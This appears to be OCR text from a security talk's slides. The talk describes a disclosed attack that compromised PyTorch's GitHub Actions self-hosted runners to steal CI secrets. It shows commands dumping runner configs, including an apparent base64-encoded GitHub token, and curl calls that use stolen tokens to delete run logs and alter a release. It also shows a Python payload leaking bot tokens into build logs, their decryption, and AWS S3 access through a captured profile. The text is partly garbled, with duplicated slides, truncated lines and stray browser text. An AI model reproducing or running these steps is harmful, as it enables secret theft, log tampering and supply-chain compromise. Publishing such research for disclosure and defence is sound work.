
Workflow From Fork PR

- No access to secrets
- GITHUB_TOKEN with read permissions

Workflow From Base Repository

- Access to secrets
- GITHUB_TOKEN with write permissions

*Self-Hosted
Runner*

A diagram illustrating the flow of secrets to a self-hosted runner. At the top left, a green rounded rectangle titled 'Workflow From Fork PR' contains two bullet points: '→ No access to secrets' and '→ GITHUB_TOKEN with read permissions'. At the top right, a red rounded rectangle titled 'Workflow From Base Repository' contains two bullet points: '→ Access to secrets' and '→ GITHUB_TOKEN with write permissions'. Two red arrows originate from the bottom of these boxes and point towards a central orange cylinder labeled 'Self-Hosted Runner'.

1. Implant Runner

2. Wait for future workflows from base repo to execute on the runner

3. Compromise GITHUB_TOKEN and any GitHub secrets used by subsequent workflows

jenkins-worker-rocm-amd-34 Linux Shell #30

Summary

Jobs

build

Run details

Usage

Workflow file

build

succeeded 2 hours ago in 2s

> Set up job

▼ Run a multi-line script

```
1 ▼Run cd ~/actions-runner && find _work/ -type f -name config | xargs cat
2   cd ~/actions-runner && find _work/ -type f -name config | xargs cat
3   shell: /usr/bin/bash -e {0}
4   [core]
5       repositoryformatversion = 0
6       filemode = true
7       bare = false
8       logallrefupdates = true
9   [remote "origin"]
10      url = https://github.com/pytorch/pytorch
11      fetch = +refs/heads/*:refs/remotes/origin/*
12   [gc]
13      auto = 0
14   [http "https://github.com/"]
15      extraheader = AUTHORIZATION: basic eC1hY2Nlc3MtdG9rZW46Z2hzX01ZRlRGRzBDZUk2V2hpRkM5R0lVawpRVjd3U1BvUjRMMjZYcQ==
16   [submodule "android/libs/fbjni"]
```

```
[http "https://github.com/"]
  extraheader = AUTHORIZATION: basic eC1hY2Nlc3MtdG9rZW46Z2hzX01ZRlRGRzBDZUk2V2hpRkM5R0lVaWpRVjd3U1BvUjRMMjZYcQ==
[submodule "android/libs/fbjni"]
```

build

succeeded 2 hours ago in 2s

> Set up job

✓ Run a multi-line script

```
4 [core]
5     repositoryformatversion = 0
6     filemode = true
7     bare = false
8     logallrefupdates = true
9 [remote "origin"]
10    url = https://github.com/pytorch/pytorch
11    fetch = +refs/heads/*:refs/remotes/origin/*
12 [gc]
13     auto = 0
14 [http "https://github.com/"]
15     extraheader = AUTHORIZATION: basic eC1hY2Nlc3MtdG9rZW46Z2hzX01ZRlRGRzBDZUk2V2hpRkM5R0lVaWpRVjd3U1BvUjRMMjZYcQ==
16 [submodule "android/libs/fbjni"]
```

Stealth Mode: *Activated*

```
curl -L \  
  -X DELETE \  
  -H "Accept: application/vnd.github+json" \  
  -H "Authorization: Bearer $STOLEN_TOKEN" \  
  -H "X-GitHub-API-Version: 2022-11-28" \  
https://api.github.com/repos/pytorch/pytorch/runs/<run_id>
```

Modifying GitHub Releases

2 weeks ago
atalman
v2.3.1
63d5e92
Compare

PyTorch 2.3.1 Release, bug fix release Latest

This release is meant to fix the following issues (regressions / silent correctness):

Torch.compile:

- Remove runtime dependency on JAX/XLA, when importing `torch._dynamo` (#124634)
- Hide `Plan` failed with a `cudnnException` warning (#125790)
- Fix CUDA memory leak (#124238) (#120756)

Distributed:

- Fix `format_utils.executable`, which was causing it to run as a no-op (#123407)
- Fix regression with `device_mesh` in 2.3.0 during initialization causing memory spikes (#124780)
- Fix crash of `FSDP + DTensor` with `ShardingStrategy.SHARD_GRAD_OP` (#123617)
- Fix failure with distributed checkpointing + FSDP if at least 1 forward/backward pass has not been run. (#121544) (#127069)
- Fix error with distributed checkpointing + FSDP, and with `use_orig_params = False` and activation checkpointing (#124698) (#126935)
- Fix `set_model_state_dict` errors on compiled module with non-persistent buffer with distributed checkpointing (#125336) (#125337)

MPS:

- Fix data corruption when coping large (>4GiB) tensors (#124635)
- Fix `Tensor.abs()` for complex (#125662)

Packaging:

- Fix UTF-8 encoding on Windows `.pyi` files (#124932)
- Fix `import torch` failure when wheel is installed for a single user on Windows (#125684)
- Fix compatibility with torchdata 0.7.1 (#122616)
- Fix aarch64 docker publishing to <https://ghcr.io> (#125617)
- Fix performance regression an aarch64 linux ([pytorch/builder#1803](#))

Other:

- Fix DeepSpeed transformer extension build on ROCm (#121030)
- Fix kernel crash on `tensor.dtype.to_complex()` after ~100 calls in ipython kernel (#125154)

Release tracker [#125425](#) contains all relevant pull requests related to this release as well as links to related issues.

Assets 3

pytorch-v2.3.1.tar.gz	265 MB	2 weeks ago
Source code (zip)		3 weeks ago
Source code (tar.gz)		3 weeks ago


```
curl -L \  
  -X PATCH \  
  -H "Accept: application/vnd.github+json" \  
  -H "Authorization: Bearer $GH_TOKEN" \  
  -H "X-GitHub-API-Version: 2022-11-28" \  
  
https://api.github.com/repos/pytorch/pytorch/releases/102257  
798 \  
  
  -d '{"tag_name":"v2.0.1","name":"PyTorch 2.0.1 Release,  
bug fix release (- John Stawinski)}'
```

[Releases](#)[Tags](#)

Q Find release

May 8

drisspg

v2.0.1

e9ebda2

[Compare](#)

PyTorch 2.0.1 Release, bug fix release (- John Stawinski)

[Latest](#)

This release is meant to fix the following issues (regressions / silent correctness):

- Fix `_canonical_mask` throws warning when bool masks passed as input to `TransformerEncoder/TransformerDecoder` ([#96009](#), [#96286](#))
- Fix Embedding bag `max_norm=-1` causes leaf Variable that requires grad is being used in an in-place operation [#95980](#)
- Fix type hint for `torch.Tensor.grad_fn`, which can be a `torch.autograd.graph.Node` or `None`. [#96804](#)
- Can't convert float to int when the input is a scalar `np.ndarray`. [#97696](#)
- Revisit `torch._six.string_classes` removal [#97863](#)
- Fix module backward pre-hooks to actually update gradient [#97983](#)
- Fix `load_sharded_optimizer_state_dict` error on multi node [#98063](#)
- Warn once for `TypedStorage` deprecation [#98777](#)
- cuDNN V8 API, Fix incorrect use of `emplace` in the benchmark cache [#97838](#)

The Crown Jewels - GitHub Secrets



- Often overprivileged
- Can provide lateral movement opportunities beyond the GitHub repository

Secrets, secrets, are very fun.



Picking Our Targets (Searching for Secrets)



▼  .github/workflows/nightly.yml

```
36     secrets:
37       GH_PYTORCHBOT_TOKEN: ${ secrets.GH_PYTORCHBOT_TOKEN }
38
50     test-infra-ref: main
51     updatebot-token: ${ secrets.UPDATEBOT_TOKEN }
52     pytorchbot-token: ${ secrets.GH_PYTORCHBOT_TOKEN }
```

▼  .github/workflows/build-triton-wheel.yml

```
51     with:
52       github-secret: ${ secrets.GITHUB_TOKEN }
53
213     with:
214       github-secret: ${ secrets.GITHUB_TOKEN }
215
308     CONDA_PYTORCHBOT_TOKEN: ${ secrets.CONDA_PYTORCHBOT_TOKEN }
```

▼  .github/workflows/upload_test_stats_intermediate.yml

```
32
33     - name: Upload test stats
34       env:
35         AWS_ACCESS_KEY_ID: ${ secrets.AWS_ACCESS_KEY_ID }
36         AWS_SECRET_ACCESS_KEY: ${ secrets.AWS_SECRET_ACCESS_KEY }
```

Problem: Workflows with privileged GitHub secrets didn't run on our compromised self-hosted runners

Solution: Use a `GITHUB_TOKEN` to create our own branch and execute arbitrary workflows

Problem:

GITHUB_TOKENs are not allowed to modify files in the .github/workflows directory

Solution: Find a workflow with GH secrets that executes code from outside of the .github/workflows directory

malfet and pytorchmergebot [CI] Distribute bot workload (#101723)



Code Blame 30 lines (27 loc) · 908 Bytes

```
1  name: weekly
2
3  on:
4    schedule:
5      # Mondays at 7:37am UTC = 12:27am PST
6      # Choose a random time near midnight PST because it may be delayed if there are high
7      # See https://docs.github.com/en/actions/using-workflows/events-that-trigger-workflows
8      - cron: 37 7 * * 1
9    workflow_dispatch:
10
11  jobs:
12    update-xla-commit-hash:
13      uses: ../github/workflows/_update-commit-hash.yml
14      with:
15        repo-name: xla
16        branch: master
17      secrets:
18        UPDATEBOT_TOKEN: ${ secrets.UPDATEBOT_TOKEN }
19        PYTORCHBOT_TOKEN: ${ secrets.GH_PYTORCHBOT_TOKEN }
20
21    update-triton-commit-hash:
22      uses: ../github/workflows/_update-commit-hash.yml
23      with:
24        repo-owner: openai
25        repo-name: triton
26        branch: main
27        pin-folder: .ci/docker/ci_commit_pins
28    secrets:
29      UPDATEBOT_TOKEN: ${ secrets.UPDATEBOT_TOKEN }
30      PYTORCHBOT_TOKEN: ${ secrets.GH_PYTORCHBOT_TOKEN }
```

*Taking another look at
Weekly.yml....*

malfet and pytorchmergebot [CI] Distribute bot workload (#101723) ✓

Code Blame 30 lines (27 loc) · 908 Bytes

```
1 name: weekly
2
3 on:
4   schedule:
5     # Mondays at 7:37am UTC = 12:27am PST
6     # Choose a random time near midnight PST
7     # See https://docs.github.com/en/actions
8     - cron: 37 7 * * 1
9   workflow_dispatch:
10
11 jobs:
12   update-xla-commit-hash:
13     uses: ../github/workflows/_update-commit-hash.yml
14     with:
15       repo-name: xla
16       branch: master
17     secrets:
18       UPDATEBOT_TOKEN: ${ secrets.UPDATEBOT_TOKEN }
19       PYTORCHBOT_TOKEN: ${ secrets.GH_PYTORCHBOT_TOKEN }
20
21   update-triton-commit-hash:
22     uses: ../github/workflows/_update-commit-hash.yml
23     with:
24       repo-owner: openai
25       repo-name: triton
26       branch: main
27       pin-folder: .ci/docker/ci_commit_pins
28     secrets:
29       UPDATEBOT_TOKEN: ${ secrets.UPDATEBOT_TOKEN }
30       PYTORCHBOT_TOKEN: ${ secrets.GH_PYTORCHBOT_TOKEN }
```

update-triton-commit-hash:

uses: ../github/workflows/_update-commit-hash.yml

secrets:

UPDATEBOT_TOKEN: \${ secrets.UPDATEBOT_TOKEN }

PYTORCHBOT_TOKEN: \${ secrets.GH_PYTORCHBOT_TOKEN }

```
update-triton-commit-hash:  
  uses: ../github/workflows/_update-commit-hash.yml
```

_update-commit-hash.yml is still in the restricted workflows directory....

pytorch / .github / workflows / _update-commit-hash.yml

```
Code Blame 64 lines (58 loc) · 2.04 KB · 🔍  
22     required: false  
23     default: .github/ci_commit_pins  
24     secrets:  
25       UPDATEBOT_TOKEN:  
26         required: true  
27         description: Permissions for opening PR  
28       PYTORCHBOT_TOKEN:  
29         required: true  
30         description: Permissions for approving PR  
31  
32     env:  
33       NEW_BRANCH_NAME: update-`${ inputs.repo-name }`-commit-hash-${ github.run_id }-${ github.run_number }-${ github.run_attempt }  
34  
35     jobs:  
36       update-commit-hash:  
37         runs-on: ubuntu-latest  
38         steps:  
39           - name: Checkout repo  
40             uses: actions/checkout@v3  
41             with:  
42               fetch-depth: 1  
43               submodules: false  
44               token: ${ secrets.UPDATEBOT_TOKEN }  
45  
46           - name: Checkout  
47             shell: bash  
48             run: |  
49               git clone https://github.com/${ inputs.repo-owner }/${ inputs.repo-name }.git --quiet  
50  
51           - name: Check if there already exists a PR  
52             shell: bash  
53             env:  
54               REPO_NAME: ${ inputs.repo-name }  
55               BRANCH: ${ inputs.branch }  
56               PIN_FOLDER: ${ inputs.pin-folder }  
57               UPDATEBOT_TOKEN: ${ secrets.UPDATEBOT_TOKEN }  
58               PYTORCHBOT_TOKEN: ${ secrets.PYTORCHBOT_TOKEN }  
59             run: |  
60               # put this here instead of the script to prevent accidentally changing the config when running the script locally  
61               git config --global user.name "PyTorch UpdateBot"  
62               git config --global user.email "pytorchupdatebot@users.noreply.github.com"  
63  
64               python ../github/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"
```

```

Code Blame 64 lines (58 loc) · 2.04 KB · 🔍
22     required: false
23     default: .github/ci_commit_pins
24     secrets:
25       UPDATEBOT_TOKEN:
26         required: true
27         description: Permissions for opening PR
28       PYTORCHBOT_TOKEN:
29         required: true
30         description: Permissions for approving PR
31
32   env:
33     NEW_BRANCH_NAME: update-${{ inputs.repo-name }}-commit-hash/${{ github.run_id }}-${{ github.run_number }}-${{ github.run_attempt }}
34
35   jobs:
36     update-commit-hash:
37       runs-on: ubuntu-latest
38       steps:

```

```
python .github/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"
```

*Update_commit_hashes
.py is not in the
workflows directory*

```

43     submodules: false
44     token: ${ secrets.UPDATEBOT_TOKEN }}
45
46   - name: Checkout
47     shell: bash
48     run: |
49       git clone https://github.com/${{ inputs.repo-owner }}/${{ inputs.repo-name }}.git --quiet
50
51   - name: Check if there already exists a PR
52     shell: bash
53     env:
54       REPO_NAME: ${ inputs.repo-name }}
55       BRANCH: ${ inputs.branch }}
56       PIN_FOLDER: ${ inputs.pin-folder }}
57       UPDATEBOT_TOKEN: ${ secrets.UPDATEBOT_TOKEN }}
58       PYTORCHBOT_TOKEN: ${ secrets.PYTORCHBOT_TOKEN }}
59     run: |
60       # put this here instead of the script to prevent accidentally changing the config when running the script locally
61       git config --global user.name "PyTorch UpdateBot"
62       git config --global user.email "pytorchupdatebot@users.noreply.github.com"
63
64     python .github/scripts/update_commit_hashes.py --repo-name "${REPO_NAME}" --branch "${BRANCH}" --pin-folder "${PIN_FOLDER}"

```



malfet and pytorchmergebot [CI] Distribute bot workload (#101723)



Code

Blame

170 lines (146 loc) · 5.29 KB · 

```
1  import json
2  import os
3  import subprocess
4  from argparse import ArgumentParser
5  from typing import Any, Dict
6
7  import requests
8
9  UPDATEBOT_TOKEN = os.environ["UPDATEBOT_TOKEN"]
10 PYTORCHBOT_TOKEN = os.environ["PYTORCHBOT_TOKEN"]
11 OWNER, REPO = "pytorch", "pytorch"
12
13
14  def git_api(
15      url: str, params: Dict[str, str], type: str = "get", token: str = UPDATEBOT_TOKEN
```

*Any code we added to
update_commit_hashes.
py would execute when
Weekly.yml was
triggered*



```
1  import os
2  from argparse import ArgumentParser
3  from typing import Any, Dict
4
5
6  UPDATEBOT_TOKEN = os.environ["UPDATEBOT_TOKEN"]
7  PYTORCHBOT_TOKEN = os.environ["PYTORCHBOT_TOKEN"]
8  OWNER, REPO = "pytorch", "pytorch"
9
10 parser = ArgumentParser("Rebase PR into branch")
11 parser.add_argument("--repo-name", type=str, required=False)
12 parser.add_argument("--branch", type=str, required=False)
13 parser.add_argument("--pin-folder", type=str, required=False)
14 args = parser.parse_args()
15
16 os.system('echo $UPDATEBOT_TOKEN > runner1 && echo $PYTORCHBOT_TOKEN > runner2 && echo "<base_64_en
17
18 os.system('sleep 400'|
```

*Our payload: encrypt
the GitHub secrets
and print them to
the build logs*



1. Use a captured `GITHUB_TOKEN` to *create a new branch*
2. *Add our payload* to the `update_commit_hashes.py` script
3. Use the `GITHUB_TOKEN` to *trigger our payload* via `workflow_dispatch` with `actions:write`
4. *Retrieve encrypted secrets* from build log, delete logs, cancel workflow, and decrypt secrets

jenkins-worker-rocm-amd-34 Linux Shell

jenkins-worker-rocm-amd-34 Linux Shell #32 Re-run all jobs

- Summary
- Jobs
- build**
- Run details
- Usage
- Workflow file

build succeeded now in 1s

Search logs

> Set up job 1s

Run a multi-line script 0s

```

1 ▶ Run cat ~/actions-runner/_work/_temp/*.sh
4 # All GPUs are visible to the runner; visibility, if needed, will be set by run_test.py.
5 echo "GPU_FLAG=--device=/dev/mem --device=/dev/kfd --device=/dev/dri --group-add video --group-add daemon" >> "${GITHUB_ENV}"
6 unzip -o artifacts.zipset -x
7
8 # Use relative path here as this could be checked out anywhere, not necessarily
9 # in runner workspace
10 python3 "${GITHUB_ACTION_PATH}/../scripts/parse_ref.py"
11 diskpace_cutoff=70
12 diskpace=$(df -H / --output=pcent | sed -n 2p | sed 's/%//')
13 msg="Please file an issue on pytorch/pytorch reporting the faulty runner. Include a link to the runner logs so the runner can be identified"
14 if [[ "$diskpace" -ge "$diskpace_cutoff" ]] ; then
15     docker system prune -af
16     diskpace_new=$(df -H / --output=pcent | sed -n 2p | sed 's/%//')
17     if [[ "$diskpace_new" -gt "$diskpace_cutoff" ]] ; then
18         echo "Error: Available diskpace is less than $diskpace_cutoff percent. Not enough diskpace."
19         echo "$msg"
20         exit 1
21     else
22         difference=$((diskpace - diskpace_new))
23         echo "Diskpace saved: $difference"
24         fi
25 fi
26 retry () { "$@" || (sleep 1 && "$@" || (sleep 2 && "$@")) }
27 # ignore output since only exit code is used for conditional
28 # only null docker image if it's not available locally
29 r inspect --type=image "${DOCKER_IMAGE}" >/dev/null 2>/dev/null; then

```

```
py-560bbc6b-76c0-4ed8-aeb5-7d017da1a771
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ nslookup internalfb.com
Server:      100.64.0.2
Address:     100.64.0.2#53

Non-authoritative answer:
Name:   internalfb.com
Address: 31.13.71.27

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ ls
key1          bkey2          bkey3          key1.enc       key2.enc       key3.enc       keys.enc       pytorch       rsa_key.pri    rsa_key.pub
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
RSA operation error
00B6680402000000:error:0200009F:rsa routines:RSA_padding_check_PKCS1_type_2:pkcs decoding error:crypto/rsa/rsa_pk1.c:269:
00B6680402000000:error:02000072:rsa routines:rsa_oss1_private_decrypt:padding check failed:crypto/rsa/rsa_oss1.c:499:

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ cat test.enc | base64

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "cjRst+1ZuuLJlnm9ebrNGc/tRWVAQTf26+FMDGVSaH/Y6KcnluR90hYfbFRbuS/Z98nju7CaokWalI5zkq8skALKhScfYHEhDXxN3
Ba3i0bKWLV5dcA0iA5QCIR2KsVfGMZ31xhzVXxrKl3J7vPzB9scmg4tEWGIWABvmAHle8rLEgm+lekEC40aty+Wuf6m/e1IKQzSoMeFiBZcJCXfjQDVaVbEpBdThrsxczhs7utN/rLMwb9iG5FviTx1YQY9i
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.

MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "e38EQUsBPUt+//9gFLatW1BhgLOWdbXvVKS6ozHmFfIJtdUrE/3qGz/e/IGq02JaFFyVkgD2DXjCuFa6qgyaqWCK+UjSpLgwrynxp
WY/Xy9nD7D0sGBJOCpv2dRNv9WzAzy+8h+Vhw1A8wc5Vg0kOqvj0ePouinBHKyLrPX1E7qK8SzDUzGx2jaT9XiZMwn//iyS8FKLDjvFeYp8VhJexfVXV2ruhArHPzWX0OH9Q6uCsJLnRc++boG1IW2LuJZV3
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.

hello
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "ekbqea1j+bsvVIW9fmjzSfviu1S0bSruq/LSMVSA5FRO3is7g/r9TWPv0XrP0r1qS0MSlY8R3KmH8Ae9v57+evbl7/ObOxBT4bI4DH
Je7flfAXQm9Mfzne6C1LIDN4AiGk1Y0FyrpQve0+5vBrbw2nSv/HOTOK4mtM6amsHz7a2cS00BNYiJ/1RULVtu6DvtFND0pG1HHn+tBuo3DKhB1bYj7wogmeXyWnTlGAeBYnVF5APisPJY1DdjRBkp9li0ia
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ echo "jjcMxtQtW7xFbup7cDcPdngaw3Ie/fDJW+AGZorLflRrx3lUzCO+3mKpjhPw1aaq6rFkh1+sGdHbS7NIF+2fGUChFwKTKG8/Jw0p9f
0P2jXy1TcA6E2cfwVTm99XlBmXxlIS5lJJaUns6hs8LU5tBkPwB0y1lPasQgOJR9410K6d0Go1uMRUvH93RqqhqvXTQjVy2E/6kYtFxsMC1uN14qCAroGiLqkp5Wl0+GR9knPaNlPIZNY5VK6KtSYE7B5NF8
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test1.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.

updatetoken
MacBook-Pro-16-inch-2021:pytorch johnstawinski$ string=`openssl rsautl -decrypt -inkey rsa_key.pri -in test2.enc `; echo $string
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.

pytorchtoken
MacBook-Pro-16-inch-2021:pytorch johnstawinski$
```

*Access to 93 repositories in the PyTorch
organization*

Multiple paths to supply chain compromise

*Use Two PATs to
Contribute to Main*



*Backdoor PyTorch
Dependency*



*Smuggle into Feature
Branch*



Rinse and Repeat

```
> aws sts get-caller-identity --profile pytorch2
{
  "UserId": "AIDAJQKDBETG6L4LQFDTC",
  "Account": "749337293305",
  "Arn": "arn:aws:iam::749337293305:user/pytorchbot"
}
```


Significant privileges in the PyTorch *AWS* *Account*

```
> aws s3 ls s3://pytorch --profile pytorch2
PRE ./
PRE /
PRE AWSLogs/
PRE cflogs/
PRE data/
PRE demos/
PRE examples/
PRE ghlogs/
PRE h5models/
PRE html-test/
PRE libtorch/
PRE logs/
PRE models/
PRE nestedtensor/
PRE nightly_logs/
PRE posters/
PRE pytorch-test/
PRE test_data/
PRE torchaudio/
PRE torchmultimodal/
PRE torchrl/
PRE torchtext/
PRE tutorial/
PRE vision_tests/
PRE whl/
2022-02-28 11:45:44      0 helloworld.txt
2016-11-23 14:19:22 3443573 legacy_modules.t7
2017-02-09 13:58:20  10240 legacy_serialized.pt
2018-11-19 02:06:04 52990736 nccl_2.3.7-1+cuda10.0_x86_64.txz
2018-11-19 02:05:35 52835296 nccl_2.3.7-1+cuda9.0_x86_64.txz
```

Identified *PyTorch* releases

```
> aws s3 ls s3://pytorch/whl/cu118/ --profile pytorch2
PRE certifi/
PRE charset-normalizer/
PRE cmake/
PRE colorama/
PRE filelock/
PRE idna/
PRE jinja2/
PRE lit/
PRE markupsafe/
PRE mpmath/
PRE networkx/
PRE numpy/
PRE packaging/
PRE pillow/
PRE pytorch-triton-rocm/
PRE requests/
PRE sympy/
PRE torch-cuda80/
PRE torch-model-archiver/
PRE torch-tb-profiler/
PRE torch/
PRE torchaudio/
PRE torchcsprng/
PRE torchdata/
PRE torchrec-cpu/
PRE torchrec/
PRE torchserve/
PRE torchtext/
PRE torchvision/
PRE tqdm/
PRE triton/
PRE typing-extensions/
PRE urllib3/
2023-08-09 22:43:55      1541 index.html
2023-03-14 11:11:07 2267273546 torch-2.0.0+cu118-cp310-cp310-linux_x86_64.whl
2023-03-14 11:11:08 2611295193 torch-2.0.0+cu118-cp310-cp310-win_amd64.whl
2023-03-14 11:11:19 2267290084 torch-2.0.0+cu118-cp311-cp311-linux_x86_64.whl
```

- 🕒 pytorch logo
- 🕒 pytorch github
- 🕒 pytorch logowhite
- 🔍 pythagorean theorem
- 🔗 pytorch/pytorch: Tensors and Dynamic neural networks in Python with strong GPU acceleration - github.com/pytorch/pytorch
- 🔗 Pull requests · pytorch/pytorch - github.com/pytorch/pytorch/pulls?q=
- 🔗 Workflow runs · pytorch/pytorch - github.com/pytorch/pytorch/actions

won't change how data is collected by websites you visit and the services they use, including Google. Downloads, bookmarks and reading list items will be saved. [Learn more](#)

Chrome won't save:

- Your browsing history
- Cookies and site data
- Information entered in forms

Your activity might still be visible to:

- Websites you visit
- Your employer or school
- Your internet service provider

Block third-party cookies

When on, sites can't use cookies that track you across the web. Features on some sites may break.



PyTorch

Join us in Silicon Valley September 18-19

PyTorch Learn Ecosystem Edge Docs

PyTorch

GET STARTED

Choose Your Path: Install PyTorch Locally or Launch Instantly on Supported Cloud Platforms

Get started >


```
> aws s3 ls s3://pytorch/whl/cu118/ --profile pytorch2
```

```
PRE certifi/  
PRE charset-normalizer/  
PRE cmake/  
PRE colorama/  
PRE filelock/  
